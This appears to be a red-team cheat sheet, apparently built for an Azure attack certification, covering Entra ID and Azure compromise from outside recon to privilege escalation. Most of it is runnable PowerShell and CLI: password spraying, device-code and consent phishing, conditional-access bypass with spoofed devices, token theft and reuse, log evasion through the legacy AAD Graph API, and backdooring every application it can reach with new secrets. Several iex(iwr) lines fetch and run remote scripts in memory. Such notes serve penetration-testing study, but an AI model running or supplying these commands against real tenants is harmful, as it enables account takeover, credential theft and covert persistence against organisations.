
High Level Overview
MindMaps

Azure Attack Map

AzureAD Attack Matrix

AzureAD Password Reset Matrix
.png)
AzureAD PrivEsc Matrix
External
- Invoke-AADIntReconAsOutsider or use the OSINT site https://aadinternals.com/osint/ (shows company branding)
- Scrape linkedin / BridgeKeeper w/ Hunter / Website / OSINT to discover emails and details
- Invoke-AADIntUserEnumerationAsOutsider / use API endpoints to verify users exist to slim valid target list down
- Generate wordlists and look for passwords
- Find Git repos and run trufflehound and gitleaks
- If you think you have a few really good passwords, can try low slow spray through fireprox with valid list
- Check open storage for credentials
- Run MicroBurst to look for insecure blobs and enumerate subdomains for app services and storage
- Check webapps for vulnerabilities we can use to exploit managed identities or get connection strings
- Find External Function/Logic apps with vulnerabiities or with interesting functionalities we can exploit
- Find third-party portals you can spray that do not have smart-lockout, ATA, etc
- Find VPN concentrators or edge devices with logins and dashboards / check ‘em for vulns
- Start phishing, device code, multi-tenant consent grant, evilginx, whatever makes the most sense.
Authenticated
-
Once you get your first set of credentials, connect with Az first, check resources we have access to.
-
Get-AzResource, Get-AzRoleAssignment, Get-AzContext -ListAvailable, check the portal if you can, if you don’t see anything at all, check for empty Resource Groups (deployment history) and Administrative Units (snowballing users, password resets). Sometimes you just have to try things.
-
InvokeAADInternals-ReconasInsider
-
Are we in an AU? Does it have a scoped role? Are we a member of that role? What are the actions/notActions?
-
Can we reset a password or update an attribute?
-
Can we update an attribute that gets us into a Dynamic group by matching membership rules?
-
Can we invite a guest user with a UPN or Property that matches a Dyanmic Membership rule for Group/AU?
-
Register application for persistence, consent as the user, later phish for more delegated permissions?
-
Can we see any VMs? Can we get any IPs from the nic? Can we login? Do they have VM User Data? Script Extensions? Automation/schtasks? Remote connections to other VMs?
-
Search for string ‘password’ ‘admin’ ‘cred’ in descriptions
-
Read the description carefully for each user to find other tenants/domains and clues
-
Complete device flow and get refresh token for other services. Real world, Invoke-GraphRunner and search for secrets. Enumerate Conditional Access policies with GraphRunner or with roadrecon, see if we can bypass MFA or see any interesting targets in the policies.
-
Use refresh-token to run AzureHound for attack path mapping throuhgh Azure/EntraID and RoadRecon to investigate complicated relationships in EntraId like application roles and permissions. I’ve found roadrecon is better at sorting through app ownership and permissions and AzureHound for finding the shortest paths to things and what you can do with all the cypher queries.
-
Enumerate potential target users for internal phishing, applications and other paths for privilege escalation.
-
Look for paths to privileged roles, applications and services that hold credentials or use a managed identity.
-
Enumerate applications, ownership, permissions and roles.
-
Enumerate Interesting Service Principals across the tenant.
-
If we own or control any apps, we can add our own secrets and authenticate as the application and use whatever rights it has.
-
Try running Add-AzADAppSecret.ps1 even if you don’t see anything, this was mentioned in the class, don’t trust the API just try
-
Phish (Device Code, OAuth Consent Grant, AitM proxy) any users with the rights we want or ownership of applications or groups that can perform the same actions.
-
Use Fake Joined Devices and spoofed User-Agents to bypass device restriction based CAPs
-
If Stuck, Check Admin Units and the trick to enumerate members of Admin Units we can’t see i.e. Snowballing
-
If stuck, Check ALL available subscriptions and try the portal as well as PowerShell if you aren’t seeing what you expect
-
Check out Infrastructure, see if we have access to anything connected with a managed IDs
Function Apps
- https://sec.straylightsecurity.com/blog/azure-Exploiting-Storage-Web-App-Services-and-Managed-Identity
- Can we read the source code?
- Can we Modify it?
- Can we read env vars from SCM?
- Do we have Publishing rights?
- Can we read Publishing profiles credentials from deployment history?
- What happens when we trigger it? Can we find the function?
- Is it running a managed Identity? Connected to what?
- Does a logic app we control use it?
Web Apps
- https://sec.straylightsecurity.com/blog/azure-Exploiting-Storage-Web-App-Services-and-Managed-Identity
- Check for SSTI, command injection, LFI, SSRF, SqlI if ya nasty. For the exam, the web app vulns were meant to be easy. In the real world, focus on the class of vulns that get you command execution on the host or a webshell of some sort.
- Check Deployment history for publishing profiles containing clear-text credentials for the DBs and FTP access, user creds, all kinds of fun stuff.
- Can we upload from the site into attached storage?
- Does it use a managed identity?
- What OS is it running?
- Can we read the source code?
- Can we Modify it?
- Can we read env vars from SCM? Publish code via SCM?
- Do we have Contributor/Write/Publishing rights?
VMs
- https://sec.straylightsecurity.com/blog/azure-vms
- Can we read the interfaces for PublicIp addresses and associated NSGs?
- What extensions does it have installed? What does this VM do?
- Can we execute commands on the VM using az vm run command?
- Does it have VM User-Data? Can we write our own User-Data?
- Automation accounts, hybrid workers or any schtasks?
- Any remote connections to other VMs?
- Check Deployments for Passwords
- Check VM NIC Configurations to see if we have access or for IPs that can bypass CAPs / NSG Restrictions
- Do we have Microsoft.Compute/virtualMachines/runCommand/action on any VMs or VMSS?
- What about # Microsoft.Compute/virtualMachines/extensions/write?
- Do we have read/write on a VM Extension that lets us run command?
- Do we have Virtual Machine User Login role or VM Admin or another role custom or built in that relates to VMs?
Key Vaults
- https://sec.straylightsecurity.com/blog/azure-Exploiting-Storage-Web-App-Services-and-Managed-Identity
- Make a bee-line for Key Vaults and resources that can access them.
- try to recover deleted contents and vaults.
- Read/Write aren’t the only interesting permissions, could also decrypt secrets, etc
New Credentials? New Enumeration Cycle
- Connect-AzAccount even without a subscription will make it easy to get new tokens, the manual password-to-token flow is listed in the CAPs bypass here under ‘Linux Devices Only’ to turn one into refreshtoken and control the headers
- TokenTactics is a good so we can switch services easily
- Get-AzResource, Get-AzContext -ListAvailable, Get-AzRoleAssignment check the portal if you can for empty Resource Groups (deployment history) and Administrative Units (snowballing users, password resets)
- Try running Add-AzADAppSecret.ps1 even if you don’t see anything, this was mentioned in the class, don’t trust the API just try
- Are we in an AU? Does it have a scoped role? Are we a member of that role? What are the actions/notActions?
- Can we reset a password or update an attribute?
- Can we update an attribute that gets us into a Dynamic group by matching membership rules?
- Try Get-AzPasswords (microburst) even if you can’t see anything stand out immediately (automation accounts)
- Re-Run Azurehound to find new relationships that your new rights may be able to enumerate
- Real world, should run GraphRunner and search keywords and loot storage, maybe register/backdoor an application, look for Teams channels and webhooks we can abuse.
- Does our new user get us past any CAPs? Access Policies? NSG rules?
- Can they read Function App codes or have limited access to a resource group, or resource?
- What service principals do they access to?
- What about Dynamic Group Membership rules based on the users properties?
Installing Tools
# Install - Choco
iex (iwr https://raw.githubusercontent.com/MelloSec/RepeatOffender/main/Choco.ps1 -UseBasicParsing)

# Install - Clone repos and Install Azure Tools
iex (iwr https://raw.githubusercontent.com/MelloSec/RepeatOffender/main/Azure.ps1 -UseBasicParsing)

# Import - Import Modules (Can be slow)
iex (iwr https://raw.githubusercontent.com/MelloSec/CARTP/main/Scripts/Import-Modules.ps1 -UseBasicParsing)

# Quicker if you already used the setup script
ipmo C:\Git\GraphRunner\GraphRunner.ps1
ipmo C:\Git\TokenTactics\TokenTactics.psm1
ipmo AADInternals
ipmo C:\Git\CARTP\Tools\Microburst\Misc\Microburst-misc.psm1
ipmo C:\Git\CARTP\Tools\PowerZure\PowerZure.psm1

# # Install Azure Storage Explorer
# iwr https://github.com/microsoft/AzureStorageExplorer/releases/download/v1.34.0/StorageExplorer-windows-arm64.exe -Outfile storageexplorer.exe
# .\storageexplorer.exe

# az cli one-liner for Windows
# winget install -e --id Microsoft.AzureCLI
# $ProgressPreference = 'SilentlyContinue'; Invoke-WebRequest -Uri https://aka.ms/installazurecliwindows -OutFile .\AzureCLI.msi; Start-Process msiexec.exe -Wait -ArgumentList '/I AzureCLI.msi /quiet'; Remove-Item .\AzureCLI.msi

# for Linux
# curl -L https://aka.ms/InstallAzureCli | bash

# Install - Python
# iex (iwr https://raw.githubusercontent.com/MelloSec/RepeatOffender/main/Python.ps1 -UseBasicParsing)
External Recon Commands
AADInternals - Org Recon and Validating Users
$domain = ""
Invoke-AADIntReconAsOutsider -DomainName $domain | Format-Table

$targetuser = ""
Invoke-AADIntUserEnumerationAsOutsider -UserName $targetUser

# list
Get-Content .\users.txt | Invoke-AADIntUserEnumerationAsOutsider -Method Normal # Autologon doesnt hit sign in logs either
Connecting to Azure
AAD Graph Module
Use the AAD Graph modules (AzureAD and MSOnline) because there is no logging whatsoever on that API. The new graph modules do log request and can be queried but the old module thats soon to be decommissioned is quieter.
Pick AzureADPreview or AzureAD, importing both will break cmdlets.
Az/AzureAD/MG/AzureHound Combo - Connect with new creds to modules, get a refresh token and run azureHound with new rights
ipmo Microsoft.Graph -Force
ipmo Az -Force
ipmo AzureADPreview -Force

# Prompt for Creds instead of hardcoding
# $email = Read-Host -Prompt "Enter your username"
# $passwd = Read-Host -Prompt "Enter your password" -AsSecureString
# $password = $passwd

# insecure
$email = "$user"
$passwd = "$pass"
$password = ConvertTo-SecureString $passwd -AsPlainText -Force

# AAD Graph/MS Graph
$creds = New-Object System.Management.Automation.PSCredential("$email", $password)
Connect-AzAccount -Credential $creds
$cxt = Get-AzContext
$TenantId = $cxt.Tenant.Id

# MS Graph
$msgraphtok = (Get-AzAccessToken -Resource "https://graph.microsoft.com").Token
$azadtok = ConvertTo-SecureString $msgraphtok -AsPlainText -Force
Connect-MgGraph -AccessToken $azadtok

# AAD Graph
$graphtok = (Get-AzAccessToken -Resource "https://graph.windows.net").Token
Connect-AzureAD -AadAccessToken $graphtok -AccountId $email -tenant $tenantId

# Acquire Refresh-Token using password grant
$clientId = "d3590ed6-52b3-4102-aeff-aad2292ab01c" # Office 365 Client ID
$scope = "https://graph.microsoft.com/.default offline_access" # Scope for MS Graph and offline access for refresh token
$tokenEndpoint = "https://login.microsoftonline.com/$TenantId/oauth2/v2.0/token"
$body = @{
    grant_type    = "password"
    client_id     = $clientId
    scope         = $scope
    username      = $email
    password      = $passwd
}
$response = Invoke-RestMethod -Method Post -Uri $tokenEndpoint -Body $body -ContentType "application/x-www-form-urlencoded"
$accessToken = $response.access_token
$refreshToken = $response.refresh_token

# Use the refreshToken for AzureHound
$tok = $response.refresh_token
$osType = $env:OS
$binaryName = ""
$exePath = ""
if ($osType -eq "Windows_NT") {
    $os = "windows"
    Write-Output "Detected Windows OS."
    $binaryName = "azurehound-windows-amd64.zip"
    $exePath = ".\azurehound.exe"
} else {
    $os = "linux"
    Write-Output "Detected Linux OS."
    $binaryName = "azurehound-linux-amd64.zip"
    $exePath = "./azurehound"
}
$outputZipFile = $binaryName
$downloadUrl = "https://github.com/BloodHoundAD/AzureHound/releases/latest/download/$binaryName"
if (Test-Path $exePath) {
    Write-Output "Binary already exists at $exePath. Skipping download."
} else {
    # Download and extract the binary
    $outputZipFile = $binaryName
    $downloadUrl = "https://github.com/BloodHoundAD/AzureHound/releases/latest/download/$binaryName"
    Invoke-WebRequest -Uri $downloadUrl -OutFile $outputZipFile
    Expand-Archive -LiteralPath $outputZipFile -DestinationPath . -Force
    Remove-Item -Path $outputZipFile -Force
    Write-Output "Download and extraction completed."
}
Write-Output "Running Azurehound."
& $exePath list -r $tok -t $TenantId -o azurehound-$username.json
Write-Output "AzureHound command executed for $username, results exported to 'azurehound-$username.json'"
Az
# Username/Password
$email = ""
$passwd = Read-Host
$password = ConvertTo-SecureString $passwd -AsPlainText -Force
 $creds = New-Object System.Management.Automation.PSCredential("$email", $password)
Connect-AzAccount -Credential $creds

# Service principal
$ClientId = ""
$TenantId = ""
$passwd = Read-Host
$password = ConvertTo-SecureString "$passwd" -AsPlainText -Force
$creds = New-Object System.Management.Automation.PSCredential("$ClientId", $password)
Connect-AzAccount -ServicePrincipal -Credential $creds -Tenant $TenantId

# Access Token
$email = ""
$access_token = ""
Connect-AzAccount -AccountId $email -AccessToken $access_token

# AADGraph Token - If you have refresh or access token for AAD Graph, you can connect to that and bypass the extra logging of MSGraph it uses by default
$domain = ""
$Graph = Invoke-RefreshToGraphToken -domain $domain
Connect-AzAccount -GraphAccessToken $Graph.access_token

# Access Token Seta - In the below commanda, use one for MSGraph (azure access token is still required) for accessing resources in Azure AD
$email = ""
$access_token = ""
$graphtok = ""
Connect-AzAccount -AccountId $email -AccessToken $access_token -MicrosoftGraphAccessToken $graphtok

# Access KeyVault Using MSI's Azure and KeyVault tokens
$clietID = ""
$access_token = ""
$KeyVaultToken = ""
Connect-AzAccount -AccountId $clientId -AccessToken $access_token -KeyVaultAccessToken $KV

# Az with PEM
$tenantId = "$tenantId"
$clientId = "$appId"
$certificatePath = ".\cert.pem"
$certificate = [System.Security.Cryptography.X509Certificates.X509Certificate2]::CreateFromPemFile($certificatePath)
$secureCertificate = [Runtime.InteropServices.Marshal]::PtrToStringAuto([Runtime.InteropServices.Marshal]::SecureStringToBSTR($certificate))
Connect-AzAccount -ServicePrincipal -TenantId $tenantId -ClientId $clientId -CertificateThumbprint $certificate.Thumbprint

# Verify the connection
Get-AzSubscription
AzureAD
# Username/Password
$email = ""
$password = Read-Host
$passwd = ConvertTo-SecureString $password -AsPlainText -Force
$creds = New-Object System.Management.Automation.PSCredential ("$email", $passwd)
Connect-AzureAD -Credential $creds

# Access Token
$tenantId = ""
Connect-AzureAD -AccountId $email -AadAccessToken $AADAccessToken -Tenant $tenantId
az cli - Certificates and Install Old Version for ClearText tokens
# 2.30 and before store tokens in clear text if you have user/pass and MFA bypass you cna get refresh token from sign in
$ProgressPreference = 'SilentlyContinue'; Invoke-WebRequest -Uri https://azcliprod.blob.core.windows.net/msi/azure-cli-2.30.0.msi -OutFile .\AzureCLI.msi; Start-Process msiexec.exe -Wait -ArgumentList '/I AzureCLI.msi /quiet'; Remove-Item .\AzureCLI.msi

$tenant = ""
$appId = ""
$pass = ""
# user/pass or PAT (use it as pasword)
az login --service-principal -u $appId -p $pass --tenant $tenant

# cert
$tenant = ""
$appId = ""
$cert = ".\cert.pem"
az login --service-principal -u $appId --tenant $tenant --password $cert

az login --use-device-code
Token Tools - Import Tokens for AADInternals, TokenTactics, GraphRunner
# git clone https://github.com/dafthack/GraphRunner
# cd .\GraphRunner
# Import-Module .\GraphRunner.ps1 -Force
# cd ..
# git clone https://github.com/rvrsh3ll/TokenTactics
# cd TokenTactics
# Import-Module .\tokentactics.psm1 -Force
# cd ..
#git clone https://github.com/f-bader/TokenTacticsV2
#cd TokenTacticsV2/
#pwsh # PowerShell on Linux
#Import-Module .\TokenTactics.psm1

ipmo C:\Git\GraphRunner\GraphRunner.ps1
ipmo C:\Git\TokenTactics\tokentactics.psm1 -Force
Import-Module AADInternals -Force

# Need a Token Set $response
Get-AzureToken -Client Graph

$accessToken = $response.access_token
$refreshToken = $response.refresh_token
Add-AADIntAccessTokenToCache -AccessToken $accessToken -RefreshToken $refreshToken
$acc = Read-AADIntAccessToken $accessToken
$user = $acc.upn
$domain = $user.Split("@")[1]
$username = $user.Split("@")[0]
$tokz = Invoke-RefreshToMSGraphToken -domain $domain -refreshToken $refreshToken -Device iPhone -Browser Safari
function New-TokensObject {
    param(
        [Parameter(Mandatory=$true)]
        [string]$AccessToken,

        [Parameter(Mandatory=$true)]
        [string]$RefreshToken
    )

    $tokens = New-Object PSObject -Property @{
        access_token = $AccessToken
        refresh_token = $RefreshToken
    }

    return $tokens
}
if ($tokz) {
	$tokens = New-TokensObject -AccessToken $tokz.access_token -RefreshToken $tokz.refresh_token
	Write-Host "Access Token from tokens object: $($tokens.access_token)"
	Write-Host "Refresh Token from tokens object: $($tokens.refresh_token)"
}
Invoke-ImportTokens -AccessToken $tokens.access_token -RefreshToken $tokens.refresh_token

# Az
$az = Invoke-RefreshToAzuremanagementToken  -domain $domain
Connect-AzAccount -AccountId $user -AccessToken $az.access_token
TokenTacticsV2 - Use Conditional Access Evaluation tokens for up to 24 hour lifetime
git clone https://github.com/f-bader/TokenTacticsV2
cd TokenTacticsV2/
# pwsh # PowerShell on Linux
Import-Module .\TokenTactics.psm1

# Connect with a CAE Token
$domain = ""
Invoke-RefreshToMSGraphToken -Domain $domain -UseCAE
if ( $global:MSGraphTokenValidForHours -gt 23) { "MSGraph token is CAE capable" }

# Use it with AADInternals and Teams
Invoke-RefreshToMSTeamsToken -UseCAE -Domain $domain
Set-AADIntTeamsStatusMessage -Message "Gone Phishin!" -AccessToken $MSTeamsToken.access_token -Verbose
Certificates - Az, AzureAD, az cli, Mg
$tenant = ""
$appId = ""
$cert = ".\sp.pfx"

# Investigate Pfx
$pfx = Get-PfxCertificate $cert
$pfx | fl *
Get-ChildItem -Path $cert | Import-PfxCertificate -CertStoreLocation Cert:\CurrentUser\My -Exportable
# certutil -f -importpfx $cert


# az cli
az login --service-principal -u $appId --tenant $tenant --password $cert

# Az - Most Effective
$tenantId = ""
$clientId = "" # The Applications ID
$certThumbprint = $cert.Thumbprint

$store = New-Object System.Security.Cryptography.X509Certificates.X509Store("My", "CurrentUser")
$store.Open([System.Security.Cryptography.X509Certificates.OpenFlags]::ReadOnly)
$cert = $store.Certificates.Find([System.Security.Cryptography.X509Certificates.X509FindType]::FindByThumbprint, $certThumbprint, $false)[0]
$store.Close()

Connect-AzAccount -CertificateThumbprint $certThumbprint -ApplicationId $clientId -TenantId $tenantId -ServicePrincipal
VM PSRemoting - Enter PSSession
$username = ""
$Computer = ""
$passwd = Read-Host
$password = ConvertTo-SecureString "$passwd" -AsPlainText -Force
$creds = New-Object System.Management.Automation.PSCredential("$username", $password)
$jumpvm = New-PSSession -ComputerName $Computer -Credential $creds -SessionOption (New-PSSessionOption -ProxyAccessType NoProxyServer)
Enter-PSSession -Session $jumpvm
MicroBurst/BlobHunter - Easy Wins - Check for passwords, insecure blob storage and enumerate company subdomains
git clone https://github.com/NetSPI/MicroBurst
dir -Recurse .\MicroBurst | Unblock-File
Import-Module .\MicroBurst\MicroBurst.psm1

# Insecure Storage - Enumerate Azure Blobs
# git clone https://github.com/NetSPI/MicroBurst
# cd MicroBurst/misc
. .\Invoke-EnumerateAzureBlobs.ps1

$companyName = ""
Invoke-EnumerateAzureBlobs -Base $companyName

# BlobHunter - requires some level of access
git clone https://github.com/cyberark/BlobHunter
pip install -r .\BlobHunter\requirements.txt
python3 .\BlobHunter\BlobHunter.py

# Use optional BingKey for more search results
# $bingKey = ""
# Invoke-EnumerateAzureBlobs -Base $companyName -BingAPIKey $bingKey

# If you can login, check Passwords
Login-AzAccount
Get-AzPasswords -Verbose | Out-GridView
Situational Awareness
Az - sitrep
# Get the information about the current context (Account, Tenant, Subscription etc.)
Get-AzContext
# List all available contexts
Get-AzContext -ListAvailable
# Enumerate subscriptions accessible by the current user
Get-AzSubscription
#Get Resource group
Get-AzResourceGroup
# Enumerate all resources visible to the current user
# https://portal.azure.com/#view/HubsExtension/BrowseAll
Get-AzResource
# Enumerate all Azure RBAC role assignments
Get-AzRoleAssignment # For all users

$upn = ""
Get-AzRoleAssignment -SignInName $upn # For current user

# Add-AzADAppSecret.ps1 -  If Pentest, try and set an app secret for ALL Apps, get status if we fail
iex(iwr -uri 'https://raw.githubusercontent.com/lutzenfried/OffensiveCloud/main/Azure/Tools/Add-AzADAppSecret.ps1' -UseBasicParsing)

# Set secrets for ANY APP we can
$msgraphtok = (Get-AzAccessToken -Resource "https://graph.microsoft.com").Token
Add-AzADAppSecret -GraphToken  $msgraphtok

# PowerZure
ipmo C:\Git\cartp\Tools\PowerZure\PowerZure.psd1
$sub = Get-AzSubscription
$subId = $sub.Id
Set-AzureSubscription -Id $sub

# check reach and find targets
Get-AzureCurrentUser
Get-AzureLogicAppConnector
Get-AzureTarget
Get-AzureManagedIdentity
Get-AzureRunAsAccount
Get-AzureIntuneScript
Show-AzureKeyVaultContent -All
Show-AzureStorageContent -All
Get-AzureRole -All
Get-AzureAppOwner -All
Get-AzureRoleMember -Role all
Get-AzurePIMAssignment
Get-AzureDeviceOwner
az cli - sitrep
az account list
az resource list --output table
az role assignment list --all
az account tenant list # Current tenant info
az account subscription list # Current subscription info
az ad signed-in-user show # Current signed-in user
az ad signed-in-user list-owned-objects # Get owned objects by current user
az account management-group list #Not allowed by default
az ad sp list --show-mine
az ad app list --show-mine
az ad sp list
az ad app list
AzureAD - sitrep
#Get the current session state
Get-AzureADCurrentSessionInfo

#Get details of the current tenant
Get-AzureADTenantDetail

# Search "admin" users
Get-AzureADUser -SearchString "admin"

# Search admin at the begining of DisplayName or userPrincipalName
Get-AzureADUser -All $true |?{$_.Displayname -match "admin"}

# Get "admin" groups
Get-AzureADGroup -SearchString "admin" | fl #Groups starting by "admin"
Get-AzureADGroup -All $true |?{$_.Displayname -match "admin"}

# Get groups allowing dynamic membership
Get-AzureADMSGroup | ?{$_.GroupTypes -eq 'DynamicMembership'}

# List all the apps with an application password
Get-AzureADApplication -All $true | %{if(Get-AzureADApplicationPasswordCredential -ObjectID $_.ObjectID){$_}}

# Get groups where the SP is a member
Write-Output "Groups where a Service Principal is a member"
Get-AzureADServicePrincipal | Get-AzureADServicePrincipalMembership

$UserRoles = Get-AzureADDirectoryRole | ForEach-Object {

    $Role = $_
    $RoleDisplayName = $_.DisplayName

    $RoleMembers = Get-AzureADDirectoryRoleMember -ObjectID $Role.ObjectID

    ForEach ($Member in $RoleMembers) {
    $RoleMembership = [PSCustomObject]@{
            MemberName      = $Member.DisplayName
            MemberID        = $Member.ObjectID
            MemberOnPremID  = $Member.OnPremisesSecurityIdentifier
            MemberUPN       = $Member.UserPrincipalName
            MemberType      = $Member.ObjectType
            RoleID          = $Role.RoleTemplateId
            RoleDisplayName = $RoleDisplayName
     }

        $RoleMembership

    }
}
Write-Output "Interesting Service Principals with User Roles"
$UserRoles | ?{$_.MemberType -eq "ServicePrincipal"}

# Get objects owned by a SP
$memberid = ""
Get-AzureADServicePrincipal -ObjectId $id | Get-AzureADServicePrincipalOwnedObject

# Get objects created by a SP
Get-AzureADServicePrincipal -ObjectId $id | Get-AzureADServicePrincipalCreatedObject
Get-AzureADServicePrincipal -ObjectId $id | Get-AzureADServicePrincipalMembership |fl *

# Get custom roles - use AzureAdPreview
Write-Output "Custom Roles"
Get-AzureADMSRoleDefinition | ?{$_.IsBuiltin -eq $False} | select DisplayName

# Get owners of all devices
Write-Output "Devices with Owners (likely local admin)"
Get-AzureADDevice -All $true | Get-AzureADDeviceRegisteredOwner
Get-AzureADDevice -All $true | %{if($user=Get-AzureADDeviceRegisteredOwner -ObjectId $_.ObjectID){$_;$user.UserPrincipalName;"`n"}}

# Registred users of all the devices
Write-Output "Registered Users per device"
Get-AzureADDevice -All $true | Get-AzureADDeviceRegisteredUser
Get-AzureADDevice -All $true | %{if($user=Get-AzureADDeviceRegisteredUser -ObjectId $_.ObjectID){$_;$user.UserPrincipalName;"`n"}}

# Get dives managed using Intune
Write-Output "Intune Managed Devices"
Get-AzureADDevice -All $true | ?{$_.IsCompliant -eq "True"}
####################
# Get roles of group
Get-AzureADMSGroup -SearchString "Contoso_Helpdesk_Administrators"

#Get group id
Get-AzureADMSRoleAssignment -Filter "principalId eq '69584002-b4d1-4055-9c94-320542efd653'"

# Get Administrative Units of a group
$groupName = ""
$groupObj = Get-AzureADGroup -Filter "displayname eq $groupname"
Get-AzureADMSAdministrativeUnit | where { Get-AzureADMSAdministrativeUnitMember -Id $_.Id | where {$_.Id -eq $groupObj.ObjectId} }

# Get Service Principals
Get-AzureADServicePrincipal -All $true


# List all registered applications
Get-AzureADApplication -All $true
# Get details of an application
$appid = ""
Get-AzureADApplication -ObjectId $appid  | fl *

# Get owner of an application
Get-AzureADApplication -ObjectId $appid | Get-AzureADApplicationOwner |fl *
GraphRunner - Interesting Non Default Permissions and General Recon
# Load in memory
IEX (iwr 'https://raw.githubusercontent.com/dafthack/GraphRunner/main/GraphRunner.ps1')

$domain = ""

# TenantID
Get-TenantID -domain

# Get Tokens Use different device/browser to attempt bypassing CAPs Policy
Get-GraphTokens -Device AndroidMobile -Browser Android

# Find interesting non-default Graph permissions
Invoke-BruteClientIDAccess -domain $domain -refreshToken $tokens.refresh_token

# GraphRunner recon
Invoke-GraphRecon -Tokens $tokens
PowerZure - Great timesaver When it wants to work right.
TODO: Fix it up and PR
# Outdated and buggy
# # require az module
# git clone https://github.com/hausec/PowerZure
# ipmo .\PowerZure

# slightly fixed version in our CARTP repo under Tools\PowerZure
$sub = Get-AzSubscription
$subId = $sub.Id
Set-AzureSubscription -Id $sub

# Recon Roles and groups, etc
Get-AzureCurrentUser
Get-AzureRole -All
Get-AzureAppOwner -All
Get-AzureRoleMember -Role all
Get-AzureManagedIdentity
Get-AzurePIMAssignment
Get-AzureRunAsAccount
Get-AzureSQLDB -All
Get-AzureDeviceOwner
Get-AzureGroupMember -Group
Get-AzureIntuneScript
Get-AzureLogicAppConnector

# Reader or Better
Get-AzureTarget
Show-AzureKeyVaultContent -All
Show-AzureStorageContent -All
Export-AzureKeyVaultContent -All
Get-AzureKeyVaultContent -All
Get-AzureRunAsCertificate
Get-AzureRunbookContent -All -OutFilePath
Get-AzureStorageContent -StorageAccountname
Get-AzureVMDisk -Diskname

# Contibutor / Write on a Resource or Admin-issh
	Invoke-AzureCommandRunbook
    Invoke-AzureCustomScriptExtension
	Invoke-AzureRunCommand
	Invoke-AzureRunMSBuild
	Invoke-AzureRunProgram
	Invoke-AzureVMUserDataAgent
	Invoke-AzureVMUserDataCommand
	New-AzureUser
	New-AzureIntuneScript
	Set-AzureElevatedPrivileges
	Set-AzureSubscription
	Set-AzureUserPassword
	Invoke-AzureMIBackdoor
	Connect-AzureJWT
	Start-AzureRunbook
Enumerating Roles and Permissions
Az - Check out a specific user’s Azure roles
# Get Azure AD user object ID by email
$email = ""
$user = Get-AzADUser -UserPrincipalName $email
$userObjectId = $user.Id

# Now get the role assignments for the user
Get-AzRoleAssignment -ObjectId $userObjectId
AzureAD - Check out specific user’s AAD roles
# Retrieve the user's object ID
$email = "michaelmbarron@defcorphq.onmicrosoft.com"
$user = Get-AzureADUser -SearchString $email
$allRoles = Get-AzureADDirectoryRole

# Iterate through each role to find if the user is a member
foreach ($role in $allRoles) {
    $members = Get-AzureADDirectoryRoleMember -ObjectId $role.ObjectId
    if ($members.ObjectId -contains $user.ObjectId) {
        Write-Output "User is a member of the role: $($role.DisplayName)"
    }
}
AzureAD - Find Custom Roles in the AAD Tenant
Get-AzureADMSRoleDefinition | ?{$_.IsBuiltin -eq $False} | select DisplayNameAz - Find Custom RBAC Roles on Azure side
Get-AzRoleDefinition | Where-Object { $_.IsCustom -eq $true } | Select-Object NameAz - Get Our Roles on a Resource By Name
 Get-AzResource | select Name
$resourceName = "processfile"
Get-AzRoleAssignment | Where-Object { $_.Scope -like "*$resourceName*" }
Az - Get All Roles on All Resources we can Access
$resources = Get-AzResource | Select-Object -ExpandProperty Name
foreach ($resourceName in $resources) {
    Write-Host "Resource: $resourceName"
    Get-AzRoleAssignment | Where-Object { $_.Scope -like "*$resourceName*" } | ForEach-Object {
        Write-Host "Role: $($_.RoleDefinitionName)
         Assigned to: $($_.SignInName, $_.DisplayName)
         Scope: $($_.Scope)"
    }
}

Write-Output "Getting Groups, may have deployment templates"
Get-AzResourceGroup
